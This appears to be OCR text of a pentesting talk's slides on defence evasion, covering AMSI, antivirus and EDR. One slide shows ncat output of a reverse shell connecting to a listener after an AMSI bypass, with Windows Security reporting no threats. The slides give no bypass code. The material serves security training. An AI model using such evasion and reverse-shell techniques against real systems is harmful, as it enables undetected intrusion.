Reverse Shell Fallacy

Why a reverse shell doesn’t always mean success

An intro to defence evasion for pentesters

C:\Users\gerbot> set user

- X: @gerbot_
- Discord: gerbot97
- Likes sharing memes
- Likes making malware and tools
- Likes Windows based security research

Agenda

- Evasions: Past v Present
- Microsoft’s Security Things
- AMSI
- AV / NGAV
- EDR
- Takeaways


Past vs Present

Past	Present
Static Detections	Static + Behavioural
Sucks at Fileless Detections	AI/ML F****** everywhere
Brittle and easily bypassable	Focus on visibility for hunting
“-e shakita_ga_nai” and you’re golden	Use virtualalloc? Plz send help
AMSI bypass your way to DA	AMSI bypass your way to being blocked
Cobalt Strike and Metasploit is everywhere	(cracked) Cobalt Strike is everywhere


Defence Evasion Today

- Bar of entry is getting higher
- Many orgs have multiple solutions for multiple problems
- Training/research is becoming more available (for both attack and defence)
- The cat and mouse game continues despite all advances in endpoint protection
- Small team of nerds vs Big Multimillion Dollar Corpo’s

Effort v Defence




Microsoft's Security Things




Layered defence approach

- Making it harder to get execution on endpoints
- Additional security checks
- Limiting attack surface
- Limiting the bad != Being safe




AMSI

- Designed to stop script-based attacks
- Spies on your Powershell sessions
- Vendor agnostic and interfaceable
- Many vendors rely too heavily on this




©2022 TREND MICRO

Bypass – Killing AMSI



Windows PowerShell

```
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.0.124.
Ncat: Connection from 192.168.0.124:56744.

PS C:\Users\gerbot> ls


    Directory: C:\Users\gerbot


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---          7/4/2024  12:05 AM                3D Objects
d-r---          7/4/2024  12:05 AM                Contacts
d-r---          7/4/2024  12:05 AM                Desktop
d-r---          7/4/2024  12:05 AM                Documents
d-r---          7/4/2024  12:51 AM                Downloads
d-r---          7/4/2024  12:05 AM                Favorites
d-r---          7/4/2024  12:05 AM                Links
d-r---          7/4/2024  12:05 AM                Music
d-r---          7/4/2024  12:07 AM                OneDrive
d-r---          7/4/2024  12:07 AM                Pictures
d-r---          7/4/2024  12:05 AM                Saved Games
d-r---          7/4/2024  12:07 AM                Searches
d-r---          7/4/2024  12:05 AM                Videos
```



Windows Security

Home
Virus & threat protection
Account protection
Firewall & network protection
App & browser control
Device security
Device performance & health
Family options

Virus & threat protection

Protection for your device against threats.

Current threats

No current threats.
Last scan: Not available


Virus & threat protection settings

No action needed.

Virus & threat protection updates

Security intelligence is up to date.

